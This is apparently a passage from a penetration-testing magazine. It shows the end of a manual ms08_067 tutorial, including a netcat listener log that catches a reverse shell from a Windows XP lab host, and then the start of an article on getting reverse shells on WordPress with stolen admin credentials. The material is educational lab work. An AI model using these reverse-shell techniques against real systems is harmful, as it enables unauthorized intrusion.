listening on [any] 4444 ...
192.168.36.170: inverse host lookup failed: Unknown host
connect to [192.168.36.171] from (UNKNOWN) [192.168.36.170] 1034
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```



This simple tutorial should give our readers a basic idea about how penetration testing works without Metasploit. While using Metasploit, it's a simple select and go to exploit ms08_067. OSCP exam stipulates that Metasploit should not be used for its exam. There is a good reason behind this. When you perform without Metasploit, you will get a deep understanding as to how exploits work, their compatibility issues, the usage of shellcodes and payloads and other things that form a part of Real World Penetration Testing.

MULTIPLE WAYS OF GAINING REVERSE SHELL IN WORDPRESS

WORDPRESS REVERSE SHELL

Wordpress is an open source Content Management System (CMS) based on PHP and MySQL or MariaDB as database. It was released in year 2003. Since then, it grew out to be one of the most popular CMS around the world. It is used as blogging software, membership site and online store etc. Wordpress is used by over 60 million websites with over 39% of the top 10 million websites using Wordpress as of January 2021. This Article is about gaining a reverse shell on a Wordpress website once we have the credentials of the website. Our readers have seen some of the methods explained here in our previous Issues as part of different scenarios. Some of them are new. This is a comprehensive collection methods to gain reverse shell on wordpress. We have used the same LAB our readers have seen in the INSTALLIT section of the January 2021 Issue.


This Tutorial assumes that you have gained access to the Wordpress credentials and can access the Wordpress dashboard.



